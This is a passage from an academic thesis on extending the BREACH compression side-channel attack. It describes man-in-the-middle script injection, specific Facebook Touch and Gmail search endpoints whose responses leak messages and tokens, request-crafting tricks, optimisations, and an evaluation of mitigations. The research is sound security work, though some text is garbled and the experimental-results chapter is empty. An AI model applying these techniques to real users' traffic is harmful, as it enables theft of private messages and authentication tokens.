ladbfsk!0_1_2_3_4_5_6_7_9_AF6bup8znq,ladbfsk!0
_1_2_3_4_5_6_7_8_AF6bup9znq
```

Listing 4.2: File with request parameters.

The script uses the jQuery library¹ to read the information from the file and issue the attack. If the file is corrupted or either of the attack variables has changed, a delay of 10 seconds is introduced, until the system is balanced. After that, serial requests for each item of the attack vector is made, continuing from the beginning when the end of the vector is reached.

A delay of 10 seconds is also introduced if the above function fails for any reason, i.e. if the info file does not exist. That way the attack is persistent and it is the framework's responsibility to provide the script with a valid information parameters file.

For the purpose of this paper, the script was included in a local minimal HTML web page, that was visited in order for the attack to begin. However, with slight modifications, it could be run on real world applications or injected in HTTP responses, as described in the following section.

The BREACH script and the HTML web page can be found in the Appendix Sections 9.3 and 9.4.

4.1.4 Attack persistence

In this section we will propose a command-and-control mechanism that makes the attack much more practical. Specifically, we will describe how the attack can be implemented even if the victim does not visit a contaminated web page, but simply browses the HTTP web.

¹ <http://code.jquery.com/jquery-2.1.4.min.js>

Since the attacker controls the victim's traffic, it is possible to inject the attack script in a response from a regular HTTP website. The script will then run on the victim's browser, as if the script was part of the HTTP webpage all along.

The following figure depicts this methodology, which is based on the fact that regular HTTP traffic is not encrypted and also does not ensure data integrity.




Figure 4.1: Command-and-control mechanism.

It is clear that, even if the victim stops the connection with the specific HTTP website, the script can be injected in the next HTTP website that is requested, resuming the attack session from where it was stopped.

4.2 Vulnerable endpoints

In the original BREACH paper [10], Gluck, Harris and Prado investigated the use of CSRF tokens included in HTTP responses as secrets to be stolen with. In this paper we suggest alternative secrets, as well as point out specific vulnerabilities on widely used web applications, such as Facebook and Gmail.

4.2.1 Facebook Chat messages

Facebook is the biggest social network as of 2015, with millions of people using its chat functionality to communicate. The mobile version, Facebook Touch² provides a lightweight alternative for faster browsing. In this paper we will present a vulnerability that allows an attacker to steal chat messages from Facebook Touch, using the BREACH attack.

Mobile versions of websites provide a good alternative, in comparison to full versions for a list of reasons. Firstly, these endpoints provide limited noise, given that they provide a lighter User Interface compared to full versions. As noise we could define any kind of string that changes between requests, such as timestamps or tokens, which

² <https://touch.facebook.com>

consequently affects the length of the compressed HTML code even for the same request URL. Secondly, given that the plaintext is smaller in mobile versions, the possibility of the text that exists between the secret and the reflection to be larger than the window of the LZ77 compression is reduced.

Facebook has launched a mechanism to prevent the original BREACH attack against CSRF tokens³. However, as of August 2015, it has not created a mitigation technique against the same attack on private messages. An attack method that could steal such messages is described in the following paragraphs.

Facebook Touch provides a search functionality via URL, where one can search for messages or friends. Specifically, when a request is made for https://touch.facebook.com/messages?q=<search_string>, the response contains the chat search results for the given search string. If no match is found, the response consists of an empty search result page. However, this page also contains the last message of the 5 latest conversations, which can be seen in the top drop-down message button of the Facebook User Interface, as depicted below:




Figure 4.2: Facebook Chat drop-down list.

For the purpose of this paper we have created a lab account, that has no friends and no user activity of any kind, except for a self-sent private message, that will be the secret to be stolen. That way, the noise of a real-world account, such as new messages or notifications, is contained and we can avoid the problems described above.

The next step is to validate that the search string is reflected in the response, which should also contain the private secret. Below is a fragment of the HTML response body, where it can be clearly seen that this condition is met:

³ https://www.facebook.com/notes/protect-the-graph/preventing-a-breach-attack/1455331811373632?_rdr=p



Figure 4.3: Facebook response body containing both secret and reflection.

If the search string was not reflected in the response, the attack could still be feasible, as long as the attacker could send private messages to the victim. In that case, the private messages from the attacker would be included in the latest conversations list, along with the secret messages from third friends of the victim, resulting in the compression between the two and thus the partially chosen plaintext attack.

So, at this point, one of the basic assumptions of the attack, the fact that a secret and an attacker input string should both be contained in the response, has been confirmed, providing us with a vulnerability that can be exploited in the context of the attack.

4.2.2 Gmail Authentication token

Gmail is one of the most used and trusted mail clients as of 2015. It also provides a plain HTML version for faster, lightweight interaction⁴. Gmail uses an authentication token, which is a random string of digits, letters (uppercase and lowercase) and dashes, generated every time the user logs in the account.

Opposed to Facebook, Google has not issued any mechanism to mask the authentication token for different user sessions, but instead uses the same token for a large amount of requests. This functionality could possibly result to a threat against the confidentiality of the account, as will be described below.

Requests on [m.gmail.com](https://mail.google.com/mail/u/0/x/<random_string>) redirect to another directory of the full website, specifically https://mail.google.com/mail/u/0/x/<random_string>, where the random string is generated for every request and can be used only for the particular session.

⁴ <https://m.gmail.com>

Gmail also provides a search via URL functionality, similar to the one described for Touch Facebook. Specifically, a user can search for mails using a URL such as https://mail.google.com/mail/u/0/x/?s=q&q=<search_string>. If no valid string is provided, in the place where the random string is supposed to be, Google will redirect the request to a URL where the vacation will be filled with a randomly generated string and return an empty result page, stating the search action as incomplete, as shown below:




Figure 4.4: Invalid Gmail search.

However, the HTML body of the response contains both the search string and the authentication token, as can be seen in the following figure:





Figure 4.5: Gmail response body containing both secret and reflection.

Another vulnerability that can be exploited is when trying to find the first three characters to bootstrap the attack. In the response body, the authentication token is included as below:



```
"100%"><a id="bnu" class="blackButton" href="?&v=mnueButton" accesskey="0" 100% "&pv=tl&e
οιώντας την ενέργεια αναζήτησης, παραπάνω.</div><form ac
lue="&at=AF6bupODCRFuNO1oFrqp8TF7qEv5ypVP90&=&=&q
x: ?at=</div><script type="text/javascript">
shPageLink");
f;var form=document.createElement("form");form.setAttrib
ute("name","at");inputToken.setAttribute("value",token);
```


Authentication token

Figure 4.6: Gmail authentication token.

The authentication token is preceded by the characters at=, which can be used as the initiating prefix of the attack. Furthermore, the prefix AF6bup of the token is static, regardless of the session and the account used. This prefix can also be used in a similar manner to bootstrap the attack.

4.2.3 Gmail private emails

Another opportunity for attack is provided by the search functionality of the full Gmail website. If a user issues a search request in a URL like https://mail.google.com/mail/u/0#search/<search_string> and the search response is empty, the HTML body will also contain both the Subject and an initial fragment of the body of the latest inbox mails, as shown below:



```
,["tb",0,[[["14f30dce9465bd64","14f30dce9465bd64","14f30dce9465bd64",1,0,
["^all","^i","^iim","^io_im","^io_im1","^io_lr","^o","^smartlabel_personal"]
,[]
,"\"u003cspan class\"u003d\"yF\" email\"u003d\"dimit.karakostas@gmail.com\" name\"u003d\"Dimitrios Karakostas\"\"u003eDimitrios
Karakostas\"u003c/span\"u003e\", \"u0026raquo;\"u0026nbsp\", \"Secret\", \"Credit Card: 5922741705931840\", 0, \"\", \"1:17 pm\", \"Sat,
Aug 15, 2015 at 1:17 PM\", 1439633845883000, , []
,,0, []
,,[]
,, \"3\", [1]
,, \"dimit.karakostas@gmail.com\", , , , 0, 0]
```

Private mail

Figure 4.7: Gmail empty search response containing latest mails.

Although in that case the response body does not include the search string, an attacker could send multiple mails to the victim, which would be included in the response along with other new messages. That way, the attacker could insert a chosen plaintext in the HTML body and configure the attack under that context.

The above vulnerability shows that secrets and attacker input cannot always be distinguished. In this case, both the secret and the input are emails, i.e. one and the same, making the mitigation of the attack particularly hard.

4.3 Validation of secret-reflection compression

In previous sections, we have found multiple vulnerabilities on known websites. We have confirmed that the attacker's chosen plaintext and the secret are both contained in the HTML response body. In this section, we will present a methodology to confirm that the chosen plaintext and the secret are also compressed well, when the plaintext matches the secret, and badly in any other case.

The first tool used is mitmproxy⁵. Mitmproxy is described as "an interactive console program that allows traffic flows to be intercepted, inspected, modified and re-played". For the purposes of our work, mitmproxy was used to extract the compressed HTML body of two search request, in the Facebook context described in Section 4.2.1. The first search string contained a selected prefix followed by an incorrect character, while the second contained the same prefix followed by the correct character of the secret.

The second tool used is infgen⁶. Infgen is a disassembler that gets a gzip stream as input and outputs the Huffman tables and the LZ77 compression of the initial data stream.

Applying infgen on the two HTML responses we obtained with mitmproxy, the comparison between the correct and the incorrect search string can be seen in the following figure:




Figure 4.8: Comparison of two compressed responses.

The left part of the figure shows the compression when the incorrect character is used. In that case, the prefix is matched, therefore 4 characters are compressed, however the next character is not compressed and is included as a literal instead.

The right part shows the correct character compression, in which case both the prefix and the character are compressed, resulting in 5 total characters to be included in the reference statement and no literal statement.

It is understood that, in the second case, since the compression is better, the LZ77 compressed text is smaller, possibly resulting to the final encrypted text being smaller.

The above described methodology can be used in general, in order to test whether a website compresses two portions of text and to verify that the conditions of a PCPA attack are met.

⁵ <https://mitmproxy.org>

⁶ <http://www.zlib.net/infgen.c.gz>

Chapter 5

Statistical methods

Gluck, Harris and Prado, in the original BREACH paper, investigated the attack on stream ciphers, such as RC4. They also suggested that block ciphers are vulnerable, without providing practical attack details. However, the use of RC4 is also prohibited in negotiation between servers and clients [7] due to several other major vulnerabilities.

In this paper we perform practical attacks against popular block ciphers, by using statistical methods to by-pass noise created from random portions of data stream, padding or the Huffman coding. Also, we propose various optimization techniques that can make the attack much more efficient.

5.1 Probabilistic techniques

Block ciphers provide a greater challenge compared to stream ciphers, when it comes to telling length apart, since stream ciphers provide better granularity. In this work we use statistical techniques to overcome this problem.

Furthermore, Huffman coding may affect the length of the compressed data stream, since the character frequency might be affected, resulting to different Huffman tables and subsequently different length. We will also propose a method to bypass Huffman induced noise.

5.1.1 Attack on block ciphers

Block ciphers are the most common used ciphers in modern websites. Especially AES [6] is used in major websites such as Facebook¹, Google², Twitter³, Wikipedia⁴, YouTube⁵, Amazon⁶ and others. In this paper we introduce methods to attack such block ciphers, using the attack model described in Chapter 4.

First of all, a packet stream of a specific endpoint needs to be examined, in order to find patterns and better understand the distribution of the data stream on TLS records and

¹ <https://www.facebook.com>

² <https://www.google.com>

³ <https://www.twitter.com>

⁴ <https://www.wikipedia.org>

⁵ <https://www.youtube.com>

⁶ <https://www.amazon.com>

TCP packets. In the following figures two request streams can be seen, for Facebook Touch and Gmail respectively.

```

User application payload: 1083
Endpoint application payload: 40
Endpoint application payload: 1524
Endpoint application payload: 101
Endpoint application payload: 1524
Endpoint application payload: 1104
Endpoint application payload: 1524
Endpoint application payload: 2604
Endpoint application payload: 1351
User application payload: 40
User application payload: 1083
Endpoint application payload: 40
Endpoint application payload: 1524
Endpoint application payload: 101
Endpoint application payload: 1524
Endpoint application payload: 1104
Endpoint application payload: 1524
Endpoint application payload: 2604
Endpoint application payload: 1353
User application payload: 40

```

First request

Second request

Figure 5.1: Facebook flow

```

User application payload: 255
Endpoint application payload: 270
Endpoint application payload: 350
Endpoint application payload: 41
User application payload: 41
User application payload: 259
Endpoint application payload: 74
Endpoint application payload: 1395
Endpoint application payload: 1287
Endpoint application payload: 41
User application payload: 41
User application payload: 255
Endpoint application payload: 271
Endpoint application payload: 402
Endpoint application payload: 41
User application payload: 41
User application payload: 260
Endpoint application payload: 70
Endpoint application payload: 1395
Endpoint application payload: 1304
Endpoint application payload: 41
User application payload: 41

```

First request

First redirection

Second request

Second redirection

Figure 5.2: Gmail flow

A close look on the above record stream reveals interesting information about the pattern multiple requests on the same endpoint present.

Specifically, the first figure shows two consequent requests on the search method of Facebook Touch. The two requests were issued under the attack context and it can be seen that they differ only in a single TLS record, regarding the record lengths.

At this point it would be safe to assume that the specific record, that differs in the two requests, is the one containing the attacker's chosen plaintext. In order to confirm this, mitmproxy can again be used along with the MitM proxy we have developed.

Mitmproxy uses `netlib`⁷ as a data-link library. `Netlib`'s `read_chunked` function performs the reading of the TLS record fragments. We added `print` markers in this function,

⁷ <https://pypi.python.org/pypi/netlib>

which mark the log that contains the packet flow passing through our MitM proxy and also provides the sectors that the plaintext is divided before compression. Comparing the log with the decrypted, decompressed chunks of plaintext we have confirmed that the sector of the plaintext that contains the reflection is contained in the TLS record that differs in the length flow.

The above flows lead to another interesting deduction. If the implementation of the block cipher was as expected, each record should have been of length that is a product of 128 bits and, consequently, the two records that differ should have had the same length or differ on a product of 128 bits also. However, that is not the case here.

In order to further investigate the implementation of block ciphers, we have issued the attack on multiple operating systems, networks and browsers. The parameter that seemed to demonstrate similar behaviour on these cases was the browser, as for different OSs and networks the packet flow was structurally the same for the same browser version.

In the following figures we present two distinct packet flow structures that were observed during the experiments on different browsers and versions.

```
User application payload: 3142
Endpoint application payload: 214
Endpoint application payload: 340
Endpoint application payload: 36
User application payload: 3161
User application payload: 36
Endpoint application payload: 78
Endpoint application payload: 229
Endpoint application payload: 36
User application payload: 36
User application payload: 3015
Endpoint application payload: 53
Endpoint application payload: 1122
Endpoint application payload: 36
User application payload: 36

User application payload: 3142
Endpoint application payload: 80
Endpoint application payload: 340
Endpoint application payload: 36
User application payload: 36
User application payload: 3160
Endpoint application payload: 67
Endpoint application payload: 230
Endpoint application payload: 36
User application payload: 36
User application payload: 3015
Endpoint application payload: 53
Endpoint application payload: 1125
Endpoint application payload: 36
User application payload: 36
```

Figure 5.3: Older browser version

```

User application payload: 2220
Endpoint application payload: 98
Endpoint application payload: 362
Endpoint application payload: 41
User application payload: 41
User application payload: 2105
Endpoint application payload: 46
Endpoint application payload: 1330
Endpoint application payload: 41
User application payload: 41
User application payload: 2205
Endpoint application payload: 237
Endpoint application payload: 418
Endpoint application payload: 41

User application payload: 2220
User application payload: 41
Endpoint application payload: 98
Endpoint application payload: 259
Endpoint application payload: 41
User application payload: 41
User application payload: 2105
Endpoint application payload: 46
Endpoint application payload: 1306
Endpoint application payload: 41
User application payload: 41
User application payload: 2205
Endpoint application payload: 236
Endpoint application payload: 424
Endpoint application payload: 41
User application payload: 41

```

Figure 5.4: Newer browser version

In older browser versions, the packet that contains the reflection is the one with length 1122 for the first request and 1125 for the second request. Each request of the flow showed a difference of a few bytes, that would not exceed 20 at any time. In newer versions of browsers, the packet that contains the reflection is of length 418 for the first request and 424 for the second. In other cases, the difference could be tens or hundreds of bytes for two requests.

Browsers that were used, Mozilla Firefox, Google Chrome, Chromium and Icedragon, all use Mozilla's Network Security Services (NSS) library⁸ for the implementation of TLS. Following the above discoveries, we have found that the first pattern was demonstrated in browser versions that used NSS 3.17.3 release or older, whereas the second pattern was demonstrated on browsers that used newer NSS releases. Since that release fixed Bug 1064670⁹, we could wildly assume that it was that bug that was responsible for that behaviour. However, further investigation needs to be done, in order to determine why the block cipher implementation does not follow the theoretical standards.

In any case, the above patterns allow us to use statistical methods to extract conclusions regarding the length. Specifically, by issuing hundreds or thousands of requests for the same string and calculating the mean length of the responses, the correct sym-

⁸ <https://developer.mozilla.org/en-US/docs/Mozilla/Projects/NSS>

⁹ https://bugzilla.mozilla.org/show_bug.cgi?id=1064670

bol should converge in a smaller mean length than an incorrect. This method also allows us to bypass noise introduced by random strings in the HTML body.

5.1.2 Huffman fixed-point

Huffman coding, as described in Section 2.1.2, uses letter frequency in order to produce a lossless compression of the data stream. By inserting a chosen plaintext in the data stream, the attacker would affect this frequency, probably resulting in differentiated Huffman table and affecting the length of the compressed stream altogether.

In this section we will describe a methodology to bypass the noise induced by Huffman coding. In particular, we present a way for two different requests, in the same stage of the attack, to demonstrate the same letter frequencies, so that the attack itself does not affect the Huffman table of the compression.

Initially, an alphabet pool is created, containing every item of the alphabet that the secret belongs to. The key point lies in the fact that Huffman coding does not take into account the position of the characters, only the frequency of appearance for each one.

So, if, for instance, the alphabet is made up of decimal digits, two different requests can be crafted as below:

```
?q=rynmkwi_1_2_3_4_5_6_7_8_9_Credit Card: 0znq  
?q=rynmkwi_0_2_3_4_5_6_7_8_9_Credit Card: 1znq
```

Figure 5.5: Huffman fixed-point.

As can be seen, the frequency of each letter is not affected from one request to another, whereas rearranging the position allows us to perform the attack.

The above figure also depicts the use of random nonces before and after the main body of the request, in this case `rynmkwi` and `znq` respectively. These nonces are used to avoid the Huffman fixed-point prefix or the character tested to be LZ77 compressed with strings before, in this case `?q=`, or after the request, and affect the consistency of the tests.

Our implementation of the methodology described is found in the request initialization library 9.5. A user needs to input a chosen prefix for the bootstrapping and an alphabet pool from some predefined alphabets - uppercase letters, lowercase letters, decimal digits and dashes - as well as serial or parallel method of attack - serial is chosen by default. The functions of the library will then create the appropriate request file, that can be used along with the BREACH script to issue the attack.

5.2 Attack optimization

The previous chapters have focused on expanding and explaining how the attack could be a viable threat in real world applications. However, work still needs to be done to make it faster and minimize the margin of error.

In this section we will describe two methods that improve the performance of the attack, parallelization of hill-climbing and cross-domain parallelization.

5.2.1 Parallelization of hill-climbing

Up to this point, the characters of the alphabet are tested serially, one after the other and again from top, when the end of the alphabet is reached. However, a more efficient method could be followed, that could reduce the time of the attack from $O(|S|)$ to $O(\log|S|)$.

The idea behind this method is based on the well-known `divide-and-conquer` paradigm. Specifically, instead of using one test character each time, concatenated with the known prefix, we could divide the alphabet pool in half and issue requests on each such half. A request file parameterized as such is the following:

```
AF6bup
ladbfsk!1_3_5_7_9_AF6bup0 AF6bup2 AF6bup4 AF6bup6 AF6bup8 znq,ladbfsk!0
_2_4_6_8_AF6bup1 AF6bup3 AF6bup5 AF6bup7 AF6bup9 znq
```

Listing 5.1: File with parallelized request parameters.

Using this method, for each step of the attack two different requests are made. The first corresponds to one half of the alphabet and the second to the other half. Whichever minimizes the length function is safe to assume that contains the correct secret, so it is chosen and the same method applies to it, until a single character is chosen. That way we use binary searching techniques, dropping the attack factor noticeably.

The conditions for Huffman-induced noise and collateral compression are also met here, using the alphabet pool and the random nonces. Also, in case of combined alphabets, such as lowercase letters, uppercase letters and digits, it could be possible that biases were introduced regarding the different types, i.e. lowercase letters could be better compressed than uppercase ones. We also bypass this issue by dividing the alphabet alternately, instead of consecutively.

5.2.2 Cross-domain parallelization

The tree structure of the Domain Name System (DNS)¹⁰ defines each non-resource record node as being a domain name. Each domain that is part of a larger domain is called subdomain. Most websites use subdomains for specific applications, that hold a certain role in the context of the basic web application. Such applications include language versions of the website, mobile versions or divisions of a larger organization, such as Schools in a University.

The existence of different subdomains can be used in the context of the attack to make it more efficient. In that case, multiple subdomains should handle same or similar data containing the chosen secret. If cookies are available on the parent domain, they are also available in the subdomains and can be used from the attacker.

Specifically, via DNS poisoning, different subdomains can resolve to different IPs. The source and destination IP information is included in the Transport Layer of the network, so it can be seen by an eavesdropper or, in our case, the MitM proxy. The attack

¹⁰ https://en.wikipedia.org/wiki/Domain_Name_System

can be then issued on both domains, effectively parallelizing it with up to $N \times$ efficiency, where N is the number of different domains and subdomains.

Chapter 6

Experimental results

Chapter 7

Mitigation techniques

So far, this paper focused on the foundation and expansion of the attack. In this chapter we will investigate several mitigation techniques. We will examine the methods proposed by Gluck, Harris and Prado in the original paper under the new findings that were described in previous chapters. Finally, we will propose novel mitigation techniques, that either limit the scope of the attack or eliminate it completely.

7.1 Original mitigation tactics

The original BREACH paper [10] included several tactics for mitigating the attack. In the following sections we will investigate them one by one, to find if they can still be applied, after the findings of this work.

7.1.1 Length hiding

The first proposed method is an attempt to hide the length information from the attacker. This can be done by adding a random amount of random data to the end of the data stream for each response.

As stated in the BREACH paper, this method affects the attack efficiency only slightly. Since the standard error of mean is inversely proportional to \sqrt{N} , where N is the number of repeated requests the attacker makes for each guess, the attacker can deduce the true length with a few hundred or thousand requests.

In this paper we have described how repeated requests can lead to such bypassing of the noise, as described in Section 5.1. Experimental results have also shown that, for the endpoints tested, it is possible to perform the attack under certain circumstances, despite of such noise.

7.1.2 Separating Secrets from User Input

This approach states that user input and secrets are put in a completely different compression context. Although this approach might work when the secret is clearly distinct, it does not apply universally.

In this work, we were able to defeat this mitigation measure by introducing alternative secrets. As described in Sections 4.2.1 and 4.2.3, user input and secrets are

sometimes one and the same. In the case of Facebook chat, the attacker can use as the chosen plaintext private messages, and, in the case of Gmail, private mails.

In such cases, the secret and the attacker's chosen plaintext are indistinguishable, making this mitigation technique unapplicable.

7.1.3 Disabling Compression

This paper focuses on attacks on encrypted compressed protocols. Since encryption poses the vulnerability that is exploited, disabling it at the HTTP level would result in total defeat of the attack.

However, such a solution would have drastic impact on the performance of web applications. An example on Facebook, shows that a regular, empty search result response page from a minimal account takes up to 12 kilobytes, if compressed, opposed to 46 kilobytes, as raw plaintext. It is obvious that the tradeoff is too much to handle, especially for large websites that serve tens of thousands of user requests per second.

7.1.4 Masking Secrets

The attacks investigated are based on the fact that the secret remains the same between different requests. This mitigation method introduces a one-time pad P , that would be XOR-ed with the secret and concatenated to the result, as follows $P||(P \oplus S)$.

As we have found, Facebook uses this method in order to mask its CSRF tokens. This successfully stops the attack from being able to steal this secret.

However, we have shown that many more secrets, other than CSRF tokens, exist, that would need to be masked, in order to completely mitigate the attack. Since masking doubles the length of every secret, while also making the secret not compressible, due to the increase in entropy, the implementation of this method would result in major loss of compressibility and, as a result, performance.

7.1.5 Request Rate-Limiting and Monitoring

The attack, especially against block ciphers, requires a large amount of requests towards the chosen endpoint. In order for it to give results in a reasonable amount of time, these requests would need to be made in a short period. In such case, if the endpoint monitors the traffic from and to a specific user and limits the requests to a certain amount for a specified time window, it would slow down the attack significantly.

However, this method also does not come without cost. Rate limiting provides a half-measure against the attack, since it only introduces a delay, without defeating it completely. When more optimization techniques are proposed, like the ones described in Section 5.2, this delay would prove to be of little help. On the other hand, rate limits may also introduce Denial-of-Service¹ attacks against the victim.

¹ https://en.wikipedia.org/wiki/Denial-of-service_attack

7.1.6 More Aggressive CSRF Protection

As the original BREACH paper stated, "requiring a valid CSRF token for all requests that reflect user input would defeat the attack".

While this is true for CSRF tokens, we have showed that alternative secrets, that cannot be distinguished from user input, could still be compromised.

7.2 Novel mitigation techniques

In this section we propose several potentially stronger mitigation techniques, that have not been introduced in literature so far.

7.2.1 Compressibility annotation

As described in Section 7.1.2, a mitigation technique could involve different compression implementations for secrets and user input. Although, as we showed, this solution does not apply for all kinds of secrets, it could be effective for most commonly and easily attacked ones, such as CSRF tokens.

Our proposition is that web servers and web application servers cooperate to indicate which portions of data must not be compressed. Application servers should be parameterized by the user, in order to annotate each response to the web server.

Annotation would then indicate where secrets are located and where a reflection could be located. The annotation syntax could include HTML tags, that describe the functionality of each data portion in the body of the response, a deployment descriptor, such as `web.xml` used in Java applications, or a new special format.

The annotated response from the application server would then be interpreted by the web server, that would change its compression behavior accordingly. Specifically, the server could disable compression of either reflections or secrets or both, sending them always as literals. In case of BREACH, disabling the LZ77 stage of compression would also be sufficient, since the functionality of this algorithm is the one exploited in such attacks, whereas Huffman does more harm than good.

Furthermore, this functionality should be implemented separately in every web framework, such as Django², Ruby on Rails³ or Laravel⁴, as well as web servers, such as Apache⁵ or Nginx⁶. In each framework a module should be created, i.e. `mod_breach`, that handles the annotation on either side of the communication.

² <https://www.djangoproject.com>

³ <http://rubyonrails.org>
